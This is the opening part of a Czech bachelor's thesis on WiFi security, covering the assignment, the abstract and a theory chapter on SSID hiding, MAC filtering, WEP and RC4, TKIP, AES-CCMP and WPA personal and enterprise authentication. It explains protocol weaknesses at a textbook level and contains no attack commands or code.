TECHNICKÁ UNIVERZITA V LIBERCI
Fakulta mechatroniky, informatiky a mezioborových studií

Studijní program: B2612 – Elektrotechnika a informatika

Studijní obor: 1802R022 – Informatika a logistika

Zabezpečení bezdrátových sítí WiFi

WiFi network security

Bakalářská práce

Autor: **Lukáš Navrátil**

Vedoucí práce: Mgr. Milan Keršláger

V Liberci 10.5. 2011

TECHNICKÁ UNIVERZITA V LIBERCI
Fakulta mechatroniky, informatiky a mezioborových studií
Akademický rok: **2010/2011**

ZADÁNÍ BAKALÁŘSKÉ PRÁCE

(PROJEKTU, UMĚLECKÉHO DÍLA, UMĚLECKÉHO VÝKONU)

Jméno a příjmení:	**Lukáš NAVRÁTIL**
Osobní číslo:	**M07000254**
Studijní program:	**B2612 Elektrotechnika a informatika**
Studijní obor:	**Informatika a logistika**
Název tématu:	**Zabezpečení bezdrátových sítí Wi-Fi**
Zadávající katedra:	**Ústav nových technologií a aplikované informatiky**

Zásady pro vypracování:

1. Přehled bezpečnostních mechanismů WiFi
2. Teoretické možnosti napadení jednotlivých zabezpečení
3. Praktické ukázky obejití jednotlivých bezpečnostních technologií
4. Srovnání technologií a zhodnocení jejich odolnosti
5. Zhodnocení a závěr práce

Rozsah grafických prací:	**dle potřeby**
Rozsah pracovní zprávy:	**cca 40 stran**
Forma zpracování bakalářské práce:	**tištěná/elektronická**

Seznam odborné literatury:

[1] Thomas Köhre, Stavíme si bezdrátovou síť Wi-Fi, ISBN: 80-251-0391-9, Computer Press, 2004.

[2] Lee Barken, Jak zabezpečit bezdrátovou síť Wi-Fi, ISBN : 80-251-0346-3, Computer Press, 2004.

Vedoucí bakalářské práce:	**Mgr. Milan Keršláger** Ústav nových technologií a aplikované informatiky
Datum zadání bakalářské práce:	**15. října 2010**
Termín odevzdání bakalářské práce:	**20. května 2011**

prof. Ing. Václav Kopecký, CSc.
děkan

L.S.

prof. Dr. Ing. Jiří Maryška, CSc.
vedoucí ústavu

V Liberci dne 15. října 2010

Prohlášení

Byl(a) jsem seznámen(a) s tím, že na mou bakalářskou práci se plně vztahuje zákon č. 121/2000 o právu autorském, zejména § 60 (školní dílo).

Beru na vědomí, že TUL má právo na uzavření licenční smlouvy o užití mé bakalářské práce a prohlašuji, že **s o u h l a s í m** s případným užitím mé bakalářské práce (prodej, zapůjčení apod.).

Jsem si vědom(a) toho, že užít své bakalářské práce či poskytnout licenci k jejímu využití mohu jen se souhlasem TUL, která má právo ode mne požadovat přiměřený příspěvek na úhradu nákladů, vynaložených univerzitou na vytvoření díla (až do jejich skutečné výše).

Bakalářskou práci jsem vypracoval(a) samostatně s použitím uvedené literatury a na základě konzultací s vedoucím bakalářské práce a konzultantem.

Datum

Podpis

Abstrakt

Bezdrátové sítě WiFi zaznamenaly v posledních letech obrovskou oblibu a získaly poměrně velký podíl při připojování počítačů k Internetu. Oblibu si získaly nejen v prostředí firem a škol, ale také v domácnostech. Většina operátorů dnes nabízí modemy, které mají integrované rozhraní WiFi, tudíž i toto nahrává většímu rozšíření této technologie do prostředí domácností. V dnešní době je téměř každá domácnost vybavena více počítači (případně počítačem a notebooky) a to je další důvod, proč se WiFi tak dobře daří. WiFi dnes najdeme v každém novém notebooku (je to samozřejmost), některé moderní mobilní telefony rovněž podporují tuto technologii. Na WiFi totiž dnes narážíme takřka na každém kroku. V kavárnách, na letištích, v hotelech……zkrátka všude. Navzdory vysoké oblibě, kterou WiFi sítě získaly, je ale nutné být ve střehu a zajistit vyšší míru bezpečnosti než u klasického metalického připojení. Práce se zabývá bezpečností bezdrátových sítí WiFi, věnuje se specifickým problémům jednotlivých zabezpečení a obsahuje také ukázky technik obejití jednotlivých zabezpečení. Jsou otestovány nástroje na zjištění skrytého SSID, změnu MAC adresy, obejití šifrování pomocí protokolu WEP (zasílání falešných paketů do sítě, modifikace rámců, falešná autentizace a falešné AP) a WPA/WPA 2 v režimu PSK (zasílání falešných paketů a slovníkový útok). Na základě jednotlivých útoků je pak provedeno porovnání protokolů WEP, WPA a WPA 2 z hlediska odolnosti vůči všem popsaným útokům. Práce poukazuje na to, že se nevyplácí podcenit zabezpečení bezdrátových sítí, řada lidí vůbec neřeší nějaké zabezpečení a pokud nějaké zabezpečení nasadí, tak nebývá obvykle dostatečně silné a útočníci jej snadno obejdou během několika minut.

Klíčová slova

WiFi, SSID, AP, WEP, WPA, WPA 2, Man in the Middle

Abstract

WiFi network registered in recent years enormous popularity and they got huge proportion of connecting computers to the Internet. They got popularity not only in the business enviroment and schools but also at households. Most operators now offer modems that have integrated WiFi interface, this means bigger expansion of this technology into households. Nowadays almost every household has several computers (or computer and laptops) and this is another reason why the WiFi prosper. WiFi can be found today in every new notebook

(it's obvious), some modern mobile phones also support this technology. Today we can find the WiFi everywhere. In cafe, at airports, in hotels…..in short, everywhere. Despite the high popularity, the WiFi network gain, it is necessary to be vigilit and provide greater security than traditional metallic connection. The work deals with the security of WiFi network, deals with specific issues of security and also provides examples of techniques to circumvent security. I tested tools to detect hidden SSID, to change MAC address, to circumvent encryption protocol WEP (sending fake packets to the network, modifying frames, false and fake AP authentization and WPA/WPA 2 in PSK mode (sending fake packets and a dictionary attack). On the basis of the attacks is carry out in terms of resistance of protocols (WEP, WPA and WPA 2) to all attacks described. The work shows that does not pay to underestimate the security of WiFi network, many people do not solve any security and while they select the security which si usually not strong and which the attackers can easily bypass in minutes.

Keywords

WiFi, SSID, AP, WEP, WPA, WPA 2, Man in the Middle

Obsah

Seznam obrázků

Seznam tabulek

Seznam zkratek

AES – Advanced Encryption Standard –bloková šifra

AP-Access Point-přístupový bod

ARP – Address Resoluton Protocol – protokol, sloužící k překladu IP adresy na MAC adresu

CCMP - Counter Mode with Cipher Block Chaining Message Authentication Code Protocol -šifrovací protokol, používaný u WPA 2

CRC – Cyclic Redundancy Check-kontrolní součet zprávy

EAP – Extensible Authentification Protocol-protokol, který se používá v podnikové sféře

KCK – Key Confirmation Key-klíč, který se používá k autentizaci zprávy u handshaku

KEK – Key Encryption Key-klíč, který se používá k utajení dat u 4-cestného handshaku

KSA – Key Scheduling Algorithm-algoritmus, který se používá u RC4 šifrování

PMK – Pair Master Key-klíč, ze kterého se odvozují individuální klíče

PRGA – Pseudo Random Generation Algorithm-algoritmus pseudonáhodného generování

PSK – Pre-shared key-režim zabezpečení WPA, který se používá v domácnostech

PTK – Pairwise Transient Key-individuální klíč každého klienta

RC4-šifrovací protokol, který se používá u protokolu WEP a WPA-TKIP

SSID - Service Set Identifier- jednoznačný identifikátor každé sítě

TKIP – Temporal Key Integrity Protocol- šifrovací protokol WPA

VPN-Virtuální privátní síť (síť vytvořená jinou sítí, mívá specifické zabezpečení)

WEP (Wired Equivalent Privacy)- bezpečnostní protokol

WPA – Wireless Protected Access-bezpečnostní protokol používaný v bezdrátových sítích 802.11

Úvod

WiFi sítě získávají v poslední době čím dál větší oblibu. Není se čemu divit. Je daleko pohodlnější připojit se na internet bez nutnosti připojovat jednotlivé kabely. Navíc v každém novém notebooku i netbooku dnes najdeme zařízení pro příjem WiFi signálu. Podporu WiFi mají také některé moderní mobilní telefony.

V rámci ochrany soukromí je však nutné si WiFi síť řádně zabezpečit. Je potřeba si uvědomit, co vlastně chceme chránit a vybrat co nejlepší a nejefektivnější způsob zabránění někomu cizímu, aby mohl prohlížet naše soukromé věci. V souvislosti s WiFi zabezpečením jsem nalezl velmi zajímavý článek, ve kterém se obviněný připojil k WiFi síti svého souseda. Háček je v tom, že síť byla nezabezpečena.

Gregory Straszkiewicz byl britským soudem odsouzen k 12 měsícům podmíněně a pokutě 500 liber za to, že neoprávněně používal internetové připojení svého souseda. Ovšem pan Straszkiewicz není hacker! Pan Straszkiewicz pouze chtěl surfovat po netu, zapnul svůj laptop a ten se připojil k nijak nezabezpečené Wi-Fi síti „postiženého". [9]

Je na čase položit si otázku: Je připojení se k nezabezpečené WiFi síti svého souseda nelegální? Na věc je potřeba nahlédnout 2 pohledy. Pohledem obžalovaného a pohledem žalujícího. Obžalovaný si měl zjistit potřebné věci (např. že je nelegální se připojovat k dotyčnému na jeho síť, žalující si měl svoji síť lépe zabezpečit, aby tím znemožnil obžalovanému připojit se k jeho WiFi síti.

Práce se zabývá bezpečnostní politikou bezdrátových sítí WiFi. Je rozdělena na teoretickou a praktickou část. V teoretické části jsou nejprve představeny bezpečnostní mechanismy WiFi sítí (viz Kapitola 1) a následně jsou rozebrány jednotlivé útoky na jednotlivá zabezpečení (viz Kapitola 2). Největší pozornost je věnována útokům na protokoly WEP a WPA/WPA 2. V praktické části jsou realizovány jednotlivé útoky (viz Kapitola 3) a následně jsou jednotlivé bezpečnostní mechanismy porovnány z hlediska odolnosti (viz Kapitola 4).

Cílem práce je popsat jednotlivé útoky, provést jejich realizaci a na základě naměřených výsledků navrhnout doporučení, které znemožní nežádoucím osobám využívat bezdrátové sítě WiFi.

1 Přehled bezpečnostních mechanismů WiFi

V této kapitole se budeme zabývat bezpečnostními mechanismy bezdrátových sítí WiFi. Zmíněny budou základní a snadno prolomitelné ochrany, kterými jsou skrytí vysílání SSID a filtrace MAC adres. Mnohem větší část je ale věnována bezpečnostním protokolům WEP a WPA/WPA 2. Je rozebráno, jak probíhá šifrování v těchto protokolech. V krátkosti jsou představeny nejznámější varianty protokolu EAP (se kterým se často setkáme spíše v podnikové sféře).

1.1 Omezení vysílacího výkonu

Jedním z nejzákladnějších a nejjednodušších (ale zároveň velmi efektivních) bezpečnostních mechanismů WiFi sítí je omezení vysílacího výkonu. Smyslem této ochrany je zamezit úniku signálu WiFi sítě do nežádoucích míst. S tímto mechanismem souvisí směrování antén. Abychom zamezili úniku signálu, tak je vhodné použít místo všesměrových antén směrové antény. Vzhledem k tomu, že se většina AP dodává právě s všesměrovými anténami, tak se nabízí jiné řešení (snížení vyzařovaného výkonu). Ve firemním prostředí je potřeba najít vhodný kompromis (signál v budově musí být dostatečně silný, aby se k síti mohli připojit veškeří klienti, ale zároveň musí být dostatečně slabý, aby se k síti nemohl připojit někdo z venku).

Je potřeba vzít na vědomí, že se signál WiFi sítě může šířit mimo danou oblast a že se k síti může připojit někdo zvenčí. Proto je důležité zmínit další ochrany (většina je vhodnějších pro domácí použití, pro firemní nasazení nejsou příliš vhodné).

1.2 Vypnutí vysílání SSID

Úplný název: Service Set Identifier

SSID je jednoznačný identifikátor každé bezdrátové sítě. Parametr SSID se skládá z řetězce ASCII znaků, jehož maximální délka je 32 znaků.

Každé AP (Access Point- přístupový bod) ohlašuje svoji přítomnost pomocí tzv. beaconů (což jsou administrativní rámce). Beacony vysílá přibližně každých 100 ms. Ve zprávě jsou uvedeny informace o AP (název sítě SSID, síla signálu a podporované rychlosti). Pro zobrazení dostupných bezdrátových sítí máme ve Windows speciální funkci. Seznam sítí se negeneruje náhodně, ale podle přijatých signalizačních rámců.

Smyslem této ochrany je znemožnit nežádoucím osobám zjistit přítomnost naší sítě. Existuje určitá „obrana“, které se říká uzavřená síť. Smyslem této ochrany je, že se nám v závislosti na bezdrátovém softwaru síť zobrazuje jako nepojmenovaná síť nebo se nezobrazuje vůbec. AP ale nadále vysílá administrativní signalizaci. Tímto způsobem lze trochu ztížit práci útočníkům-amatérům, profesionální útočník tuto „ochranu“ nepovažuje za pořádnou ochranu. Existuje totiž software, který si dokáže s tímto bezpečnostním mechanismem poměrně snadno poradit.

Vypnutí vysílání SSID není součástí standardu 802.11. U některých starších přístupových bodů to tedy nebylo s touto ochranou až tak jednoduché. Dnes tento problém neexistuje. Je však potřeba vyvarovat se 1 problému, kterým je odstranění SSID z administrativních zpráv. Tímto způsobem připravíme klienta o možnost roamingu mezi jednotlivými AP.

Je tedy na čase položit si otázku, zda-li se nám vypnutí SSID vysílání vyplatí. Když se zeptáte nějakého experta na bezpečnost, tak vám odpoví, že vypnutí SSID nelze brát jako dobrý způsob ochrany vaší bezdrátové sítě. Je nutné použít lepší bezpečnostní mechanismy, o kterých bude řeč za chvíli.

1.3 MAC adresy a jejich filtrace

Úplný název: Media Access Control

MAC adresa je jedinečný identifikátor síťového zařízení a přiřazuje se síťové kartě při její výrobě. V literatuře se můžeme setkat též s označením fyzická adresa. U moderních karet není žádný problém MAC adresu dodatečně změnit.

1.3.1 Filtrace MAC adres

Smyslem tohoto bezpečnostního mechanismu je povolit přístup do sítě těm uživatelům, kteří mají platnou MAC adresu. Seznam autorizovaných adres je uložen v konfiguračním nastavení AP. Bohužel ale v dnešní době tato ochrana postrádá smysl, neboť není problém pomocí speciálních ovladačů změnit MAC adresu. Na změnu MAC adresy existuje i speciální software. Základním nedostatkem je, že se cílová a zdrojová MAC adresa posílá nešifrovaně, což nahrává útočníkům, pro které není problém odposlechnout hodnoty povolených MAC adres. Změna MAC adresy je triviální záležitostí. Poté se útočník připojí snadno k síti. AP si myslí, že je vše v pořádku, protože se připojilo zařízení s platnou MAC adresou. V síti se nyní nachází více zařízení se stejnou MAC adresou, což může způsobit určité komplikace.

Díky tomu pak nemusí probíhat komunikace mezi zařízeními, tak jak bychom si to představovali.

Tuto ochranu bych doporučoval nasadit v domácnostech nebo drobných podnicích, kde se vyskytuje menší počet klientů. Ve větších firmách (případně i školách) je tato ochrana zbytečná. Představme si, že bychom měli udržovat v evidenci veškeré MAC adresy karet, které se ve firmách pořizují nebo vyřazují. Seznam těchto adres by měl být aktualizovaný na všech AP. Nemělo by to žádný smysl, v dnešní době se dá zabezpečit síť mnohem efektivněji. Navíc by to bylo i poměrně pracné.

1.4 WEP

Úplný název: Wired Equivalent Privacy

Protokol WEP mají zabudovány všechny sítě 802.11. WEP používá symetrický postup šifrování. To znamená, že stejný algoritmus i stejný klíč se používá jak k šifrování, tak k dešifrování. Uživatelský klíč (který je určený pro autentizaci) je statický a je stejný pro všechny uživatele dané sítě. Jeho délka je 40 bitů. Klienti jej používají společně se svou MAC adresou pro autentizaci vůči AP. Autentizace je jednostranná, přístupový bod se neautentizuje. Šifrování dat, které přenášíme, se provádí pomocí 64bitového klíče. Ten se skládá z uživatelského klíče a inicializačního vektoru. Inicializační vektor se dynamicky mění a má délku 24 bitů. Šifrování se ale může provádět i pomocí 128bitového klíče, což bývá mnohem lepší varianta, než kdybychom použili šifrování pomocí 64bitového klíče. V tomto případě má sdílený klíč délku 104 bitů a inicializační vektor 24 bitů.

1.4.1 RC4

Tato šifra pochází od společnosti RSA a setkáme se s ní i v jiných kryptografických systémech (například SSL-základ HTTPS). Základním pravidlem generátoru RC4 je zamezit opakovanému použití téže hodnoty inicializačního vektoru. Každý paket, který odesíláme musí být inicializován jinou hodnotou. Háček spočívá v tom, že při vyšších přenosových rychlostech se vyčerpá celý prostor inicializačního vektoru během několika hodin a musí tak dojít k opakovanému použití hodnot inicializačního vektoru. Opakovaným použitím stejných hodnot inicializačního vektoru dojde ke kolizi inicializačního vektoru, což opět nahrává útočníkům.

Proudová šifra RC4 využívá 2 základních algoritmů: Algoritmus KSA (Key-scheduling algoritmus) a PRGA (pseudo-náhodné generování). Oba zmíněné algoritmy používají pole S, které používá 256 čísel (bytů). Dle obrázku 1.1 se pak postupuje následovně. Pole (S) je naplněno posloupností čísel (rozsah 0 až 255). Druhé pole (K) je naplněno šifrovacím klíčem. Toto pole má délku 256 bytů. Podle následujícího algoritmu je pole S zamícháno. Algoritmus KSA funguje obdobně jako algoritmus PRGA, přidává ale navíc bity z klíče.

```
for i from 0 to 255
    S[i] := i
endfor
j := 0
for i from 0 to 255
    j := (j + S[i] + key[i mod keylength]) mod 256
    swap values of S[i] and S[j]
endfor
```

Obrázek 1.1- Algoritmus KSA [27]

V každé iteraci generátor k přírůstku *i* přidává hodnotu S, na kterou ukazuje *i* a *j*, vymění hodnoty S[*i*] a S [*j*], a pak výsledný prvek S s indexem (S [i] + S [j]) vydělí celočíselně 256. Každý prvek S je vyměněn s jiným prvkem alespoň jednou za 256 iterací. [27]

```
i := 0
j := 0
while GeneratingOutput:
    i := (i + 1) mod 256
    j := (j + S[i]) mod 256
    swap values of S[i] and S[j]
    K := S[(S[i] + S[j]) mod 256]
    output K
endwhile
```


Obrázek 1.2- Algoritmus PRGA [27]

1.4.2 Proces šifrování zprávy a proces dešifrování zprávy

Rozeberme si nyní, jakým způsobem probíhá proces šifrování zprávy u protokolu WEP. Na začátku tohoto procesu máme vždy nějaký text, který je nešifrovaný a který se snažíme nějakým způsobem chránit. Z tohoto textu WEP spočítá CRC (cyklický redundantní součet),

jehož délka je 32 bitů. Tento kontrolní součet slouží k ověření integrity dat a vždy se připojuje za zprávu, kterou přenášíme. Poté vezmeme tajný klíč, který připojíme k inicializačnímu vektoru. Kombinace inicializačního vektoru a tajného klíče je předána generátoru pseudonáhodných čísel RC4. Na výstupu bude šifrovací klíč (sekvence nul a jedniček), který je stejně dlouhý jako původní zpráva + kontrolní součet. Poté provedeme operaci XOR mezi šifrovacím klíčem a textem, který je spojen s kontrolním součtem, Výsledkem je šifrovaný text, před který připojíme hodnotu inicializačního vektoru. Tento výsledek pak přenášíme.

Pro zpřehlednění uvádím schéma, jak samotný proces šifrování u protokolu WEP funguje.



Obrázek 1.3- Schéma šifrování u protokolu WEP [1]

Nyní ještě zmiňme, jakým způsobem probíhá opačný proces-dešifrování.

Na začátku procesu máme inicializační vektor (součást přijaté zprávy). K němu přidáme tajný klíč. Tuto kombinaci předáme generátoru RC4, který znovu vytvoří sekvenci šifrovacího klíče. Mezi tímto klíčem a zašifrovanou zprávou provedeme operaci XOR, čímž se nám podaří získat původní hodnotu. Pro tuto hodnotu si pak spočítáme kontrolní součet. Provedeme porovnání mezi tímto součtem a součtem, který jsme přijali. Pokud se kontrolní součty liší, tak budeme předpokládat, že je zpráva poškozená (tím pádem jí můžeme zahodit).

1.5 WPA a WPA 2

Úplný název: WiFi Protected Access

Protokol WPA vznikl jako rychlá reakce na základě bezpečnostních nedostatků svého předchůdce (protokol WEP). Bezpečnostní trhliny v protokolu WEP znamenaly nevhodnost nasazení tohoto protokolu v produkčním prostředí, proto přišla poměrně rychlá reakce v podobě WPA. WPA je vlastně takový mezikrok, protože byl vydán nějaký čas předtím než byl dokončen standard 802.11i. Kompletní implementaci 802.11 obsahuje přímý následník WPA 2. Samotný protokol WPA nelze nasadit v sítích ad-hoc, protože ty podporují pouze WEP.

V této části si představíme principy šifrování u obou protokolů a zmíníme rozdíly mezi použitím WPA v Osobním režimu a WPA v Enterprise režimu. Krátce jsou rozebrány autentizační schémata a princip autentizace pomocí protokolu 802.1X.


1.5.1 TKIP

Nejdříve je zmíněno, jakým způsobem jsou řešeny nedostatky protokolu WEP, v další části je pak rozebrán způsob šifrování pomocí mechanismu TKIP.

Tento mechanismus řeší některé základní nedostatky protokolu WEP. Těmito základními nedostatky jsou myšleny hlavně možnost opakovaného použití inicializačního vektoru (vedoucí ke kolizi), možnost podvržení kontrolního součtu (útok na integritu) a použití slabých klíčů (napadnutelnost šifry RC4 útokem FMS). Tyto zásadní nedostatky TKIP řeší. Inicializačnímu vektoru je dán mnohem větší prostor (místo 24 bitů má 48 bitů). Díky tomu lze eliminovat kolize inicializačního vektoru a na nich založené útoky. O integritu se stará jednocestná hashovací funkce Michael. Tato funkce není lineární, tím pádem je složité modifikovat přenášený paket. Funkce vyžaduje následující vstupy: klíč MIC, zdrojovou a cílovou adresu (díky nimž ověřuje integritu MAC adres) a nešifrovaný text. Délka výstupu této funkce je 8 bytů, výstup se pak připojuje k datům, která přenášíme.

Co se týče šifrování, použitá šifrovací metoda je stejná jako u protokolu WEP (tedy RC4). Délka šifrovacího klíče je 128 bitů. Některá vylepšení již byla zmíněna (např. co se týče integrity), doplňme ještě, že byla vylepšena pravidla pro generování inicializačních vektorů a že se zvlášť mixuje klíč pro každý paket.

Samotný proces šifrování probíhá následujícím způsobem. Začínáme se 2 klíči- šifrovacím klíčem (128 bitů) a klíčem pro zajištění integrity (64 bitů). Šifrovací klíč se značí jako TK (Temporal Key) a klíč pro zajištění integrity se značí jako MIC (Message Integrity Code). V první fázi se provádí XOR operace mezi TK a MAC adresou odesílatele. Tímto způsobem získáme klíč, který se nazývá Fáze 1. Tento klíč se pak mixuje se sekvenčním číslem, díky čemuž získáme klíč Fáze 2 (tento klíč pak slouží pro přenos paketu). Klíč Fáze 2 je pak předán mechanismu WEP jako 128bitový WEP klíč (kombinace inicializačního vektoru a tajného klíče). Postup dále probíhá stejně jako v kapitole 1.4.2 .



Obrázek 1.4- Postup šifrování u TKIP [3]

1.5.2 AES-CCMP

Ve stručnosti je zmíněno, jak tato šifra funguje a jaké jsou rozdíly mezi ní a RC4.

Tato šifra byla navržena jako náhrada za šifru RC4. Používá čítačový režim s protokolem CBC-MAC (CCM). Čítačový režim má za úkol starat se o šifrování, CBC-MAC se stará o integritu dat a autentizaci. Šifrování i dešifrování klíče se provádí pomocí sdíleného klíče jako u RC4. Rozdíl spočívá v tom, že AES pracuje se 128bitovými bloky, proto se v literatuře setkáme s termínem bloková šifra. (RC4 je proudová šifra). 48bitová hodnota inicializačního vektoru se označuje jako PN (číslo paketu).

Samotný způsob šifrování je mnohem složitější. Po inicializaci je na výstupu blok o délce 128 bitů. Výstup je pokaždé nově generován. Celý vstupní text je rozdělen na 128bitové bloky. Mezi těmito bloky a hodnotou na výstupu se provádí operace XOR tak dlouho, dokud není celá původní zpráva zašifrována. Potom je čítač vynulován, XORují se hodnota MIC a následně se tato hodnota přidá na konec rámce. Díky tomu je pak šifra daleko silnější.

Jak již bylo uvedeno, tak CCMP obsahuje algoritmus MIC. Tento algoritmus zajišťuje, aby nemohlo dojít k modifikaci dat, která přenášíme. Algoritmus se používá i u TKIP. U CCMP ale funguje jinak. Princip výpočtu MIC je založen na inicializačních hodnotách, které vycházejí z inicializačních vektorů a z dalších hlavičkových informací. Pracuje v blocích, které mají délku 128 bitů. Počítá se přes jednotlivé bloky až na konec originální zprávy. Potom se určí konečná hodnota.

Nároky na šifrování jsou poněkud vyšší. AES vyžaduje novější hardware a není kompatibilní s 1.generací bezdrátových zařízení.

1.5.3 WPA pro použití v domácnostech

U WPA i WPA2 se využívají 2 autentizační metody. Jako první je stručně zmíněna metoda, která je nejvhodnější pro použití v domácnostech a drobných podnicích, kde se nevyplatí investovat do Radius serveru. V literatuře se setkáváme s označením WPA v osobním režimu nebo WPA-PSK (pre-shared key (předsdílené heslo).

O samotnou autentizaci se nám stará přístupový bod. Klient se přihlašuje do sítě pomocí hesla, které má délku 8-63 znaků. Z těchto znaků se pak pro každého klienta odvozují různé klíče.

Jako první je odvozen klíč PMK (Pairwise Master Key), jehož délka je 256 bitů. Samotné odvození tohoto klíče je závislé na tom, jaká je použita autentizační metoda. V našem případě platí: PMK=PSK. Pokud se použije 2.metoda (s autentizačním serverem), tak se PMK odvozuje z autentizace 802.1X MK. PMK se používá ke generování PTK (Pairwise Transient Key), který slouží jako dočasný klíč k šifrování dat. Délka tohoto klíče závis na tom, jaký šifrovací protokol používáme (u TKIP je délka PTK 512 bitů, u CCMP 384 bitů)

Název klíče	Délka klíče	Použití
KCK	128 bitů	autentizace zprávy
KEK	128 bitů	k utajení dat během 4-cestného handshaku
TK	128 bitů	šifrování dat
TMK	2x 64 bitů	autentizace dat

Tabulka 1.1-Odvozování klíčů během 4-cestného handshaku

1.5.4 WPA pro použití v podnicích-Enterprise režim

S tímto typem zabezpečení se setkáme ve větších podnicích, ale také například ve školách. K ověření uživatele se používá protokol 802.1X a Radius server. Uživatel se prokazuje zadáním uživatelského jména a hesla, někdy se k ověření používají i certifikáty.

Rozeberme, jakým způsobem probíhá autentizace pomocí protokolu 802.1X. Vše je trochu složitější, máme zde 3 základní komponenty, které mezi sebou komunikují. Je zde žadatel (uživatel, který žádá o vstup do sítě), autentizátor (switch nebo AP, který povoluje nebo blokuje přístup do sítě) a autentizační server (Radius server, který udržuje autentizační informace).

Samotný proces probíhá následovně. Žadatel nejprve odešle rámec EAP Start, na nějž mu autentizátor odpoví rámcem EAP Request/Identity. Na tento rámec pak žadatel odpoví totožným rámcem, ve kterém se identifikuje pomocí uživatelského jména. Tato informace je odeslána autentizačnímu serveru, který odešle EAP-Request, ve kterém požaduje, aby bylo zadáno heslo uživatele. EAP-Request je zaslán autentizátorovi, který jej přepošle žadateli. Žadatel zadá heslo, pošle jej autentizátorovi a ten jej pošle autentizačnímu serveru. Následně se ověří správnost zadaných informací a autentizátorovi je zaslána odpověď. Pokud informace souhlasí, tak je zaslán rámec EAP-Success (autentizátor přepne port z neautorizovaného stavu do autorizovaného a povolí komunikaci), pokud ne tak rámec EAP-Failure. Všimněme si, že žadatel a autentizační server spolu nepřímo komunikují, o komunikaci se stará „prostředník“ (autentizátor).

U autentizace jsme se setkali s protokolem EAP. Pomocí tohoto protokolu můžeme uživatele autentizovat libovolným způsobem (pomocí hesla, certifikátů apod.). V této části si krátce představíme nejznámější autentizační metody. Některé metody jsou sice snadno

implementovatelné, ale to je bohužel vykompenzováno slabou bezpečností. Je proto nutné zvážit, jakou metodu použijeme.

1.5.4.1 Varianty protokolu EAP

1.) LEAP- podporuje vzájemnou autentizaci a dynamické generování WEPových klíčů. Navrhla ho společnost Cisco. Nedočkal se velké popularity, šlo ho používat pouze na zařízeních od společnosti Cisco (AP, klientské adaptéry a Radius server musely být od Cisca). Protokol je náchylný vůči slovníkovým útokům. Joshua Wright v roce 2004 představil software ASLEAP, který dokáže tuto ochranu za pomoci slovníkového útoku obejít. V dnešní době je toto zabezpečení nevhodné, Cisco doporučuje přejít na PEAP, EAP-FAST nebo EAP-TLS.

